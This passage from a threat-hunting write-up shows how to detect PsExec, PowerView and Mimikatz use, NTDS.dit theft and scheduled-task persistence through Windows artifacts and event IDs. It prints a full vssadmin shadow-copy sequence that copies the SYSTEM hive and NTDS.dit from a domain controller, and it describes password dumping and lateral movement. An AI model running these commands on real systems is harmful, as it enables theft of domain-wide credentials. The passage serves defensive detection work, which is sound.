

Figure 12. Registry Value for the Service (HaboobSVC).

Windows Prefetch Artifact:

We can hunt the Psexec activity from a known artifact which is (Prefetch). Windows Prefetch is a memory management feature introduced in Windows XP and Windows Server 2003. It is used to speed up the Windows boot process and the application startup process. The Prefetch are stored under %SystemRoot%\Prefetch. Prefetch files contain various metadata, like: executable name, run count, volume information, files and directories referenced by the executable, and of course, timestamps.



Figure 13. Prefetch Files.



Figure 14. Prefetch Files (Psexec).

We can clarify that there are a number of executed files (as shown in figure 13), one of them is Psexec tool. You can also see how many times the Psexec has been run, the path of the file, and last run times (figure 14). Prefetch is a great forensic artifact which any DFIR specialist or blue teamer has to use it in order to hunt their enemies.

Shimcache Artifact:

Shimcache, also known as AppCompatCache, is a component of the Application Compatibility Database, which was created by Microsoft and used by the Windows operating system to identify application compatibility issues. This helps developers troubleshoot legacy functions and contains data related to Windows features. It is used for quick search to decide whether modules need shimming for compatibility or not. The ShimCache stores various metadata, such as: File Full Path, File Size, Last Modified time, Process Execution Flag.

As a threat hunter, we can hunt the Psexec activity (and other activities) with Shimcache:



Figure 15. Shimcache Results.



Figure 16. Shimcache Results for PSEXESVC.

You can see on the above figures that we used a Shimcache parser tool to extract the cache information from the registry hive (SYSTEM). The results are a quite number of tools and files that whether has an execution flag or not. In our case, the Psexec tool is indeed has been executed and the execution flag is set to (true).

5.2 PowerShell Suspicious Commands

PowerShell is very known to the attackers and the red teamers. They often use PowerShell to achieve their goals and make the job easier. There are common PowerShell scripts that can be used for enumeration, privilege escalation and persistence. In this scenario, we will demonstrate that an attacker has used some suspicious PowerShell scripts and executed malicious commands to achieve the attacker's goal in the network.

As a threat hunter, we have to always check the PowerShell events in order to detect any kind of malicious or suspicious commands:



Figure 17. PowerShell Event ID (600).



Figure 18. Microsoft-Windows-PowerShell Event ID (4104).

In the above events, we see that some users have bypassed the execution policy of the PowerShell. This activity is usually done by malicious users to allow them for running such scripts which by default the policy is set to "Restricted". Therefore, it prevents the execution of PowerShell scripts. The events that triggered this activity can be found on (PowerShell events "Figure 17") and (Microsoft-Windows-PowerShell events "Figure 18").

After going through the events, we have observed the below suspicious event:



Figure 19. Suspicious Script 1 - Microsoft-Windows-PowerShell Event ID (4104).



Figure 20. Suspicious Script 2 - Microsoft-Windows-PowerShell Event ID (4104).

We can see that a malicious script has been executed on the target machine (PC-02). The script is PowerView which is a famous PowerShell module that its main goal to enumerate the target domain (like enumerating domain users, groups, computers, GPOs, ACLs).

Another suspicious event has been logged as shown in figure 21:



Figure 21. Suspicious Script 3 - Microsoft-Windows-PowerShell Event ID (4104).

This time we have detected the Mimikatz PowerShell script from Benjamin (the author of this tool). It's clearly that the attacker has first enumerated the machine with PowerView then downloaded the Mimikatz and dumped the passwords of the logged in users from memory.

There is another great source for the PowerShell history commands which is a file called (ConsoleHost_history.txt). The file records all the commands typed by any user in the PowerShell terminal. By default, it will save all the typed commands (starting from PowerShell V5 on Windows 10). Actually, this is a good forensic artifact in which we can hunt for malicious commands of any suspected compromised user (or se it proactively for hunting). See the figure 22 for the location of the file.



Figure 22. PowerShell History File Location.

After opening the file, we can see all the commands that have been typed as shown below:

Figure 23. The Content of the PowerShell History File.

We can confirm that the whole target domain is compromised from the above commands (Figure 23). Basically, the attacker or the red teamer has used the malicious scripts as we explained before (PowerView.ps1 and Mimikatz.ps1). Then, he dumped the passwords of another computer (PC-01) from the memory by using the (Invoke-Mimikatz). After that, he enumerated the Domain Controllers of the current domain (Haboob.local). Then, he connected to the DC-01 using a Domain Admin credentials (Ali) with the PowerShell Remoting (PSSession). Moreover, we can confirm this activity by checking the Windows security events:



Figure 24. Attacker Successfully Connected to DC - Windows Security Event ID (4648).

5.3 Dumping NTDS.dit File

NTDS.dit file is a database of the Active Directory that stores all the information about user accounts, groups, password hashes. Whenever an attacker or a red teamer has Domain Admin privileges (as demonstrated on the previous scenario) and connects to the Domain Controller (DC), he usually collects the NTDS.dit file from the DC in order to dump the file and extract all the password hashes of all the domain users including the high privilege accounts (such as Domain Admins) and then he can crack the passwords offline to get clear text passwords.

This activity (stealing the NTDS.dit file from DC) is usually done by using the vssadmin utility from Windows which will enable the creation of shadow copies for any drive (C drive in our case). This will allow the attacker to copy any file on the disk even if the file is running and cannot be copied in a normal case (such as NTDS.dit file which cannot be copied). Below is the command to create a shadow copy for C drive and copy the NTDS.dit file:

```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {7e5233fb-8ad4-4283-adaa-c5fde9514d64}
   Contained 1 shadow copies at creation time: 4/11/2020 3:44:05 AM
      Shadow Copy ID: {1f5a0b67-908c-425b-b5b7-90589c0002dd}
         Original Volume: (\\?\Volume{717aaebc-5cd2-11ea-80b4-806e6f6e6963}\)\\?
\Volume{717aaebc-5cd2-11ea-80b4-806e6f6e6963}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: DC-01.Haboob.local
         Service Machine: DC-01.Haboob.local
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessible
         Attributes: Persistent, Client-accessible, No auto release, No writers,
 Differential


C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {564fbbe6-ba3b-4382-b74d-aa62fccc1536}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows
\System32\config\SYSTEM C:\SYSTEM.hive
        1 file(s) copied.

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows
\NTDS\NTDS.dit C:\NTDS.dit
        1 file(s) copied.
```

Figure 25. Vssadmin Command and Copy NTDS.dit.

We can detect this activity from the Windows events (system events) with the ID (7036):



Figure 26. Shadow Copy Event – System Event ID (7036).

After investigating the security events, we found another event for using the vssadmin utility:



Figure 27. Vssadmin Process - Security Event ID (4904).

Also, this activity has been triggered in the Windows event (application event):



Figure 28. VSS Shadow Copy - Application Event ID (13).

There is a great artifact for which you can observe and detect any shadow copy has been created on the Domain Controller. This artifact can be found in the registry and you can know how many shadow copies have been created:



Figure 29. Registry Value for Shadow Copies Information.

In figure 29, you can see that there are two registry keys for the two shadow copies that have been created. As a threat hunter, you have to not rely only on the windows event for detecting this kind of activities, in fact, you have to investigate all the artifacts on the machine as well as guessing what an attacker can do in a critical server like the DC? Asking yourself such questions will help you to speed up the investigation.

5.4 Persistence with Schedule Task

Whenever an attacker of a red teamer has compromised a machine or has a full control over the domain, he usually creates a persistence way on the machine. Some of the persistence techniques used by the red teamers are the schedule tasks. A schedule task can be created to make a program or an executable file running in a period of time (like every day, every week, or at a specific time).

We will check the Windows event (schedule task events) to see if there is any abnormal schedule task has been created:



Figure 30. "update_software" Task Schedule - TaskScheduler Event ID (106).

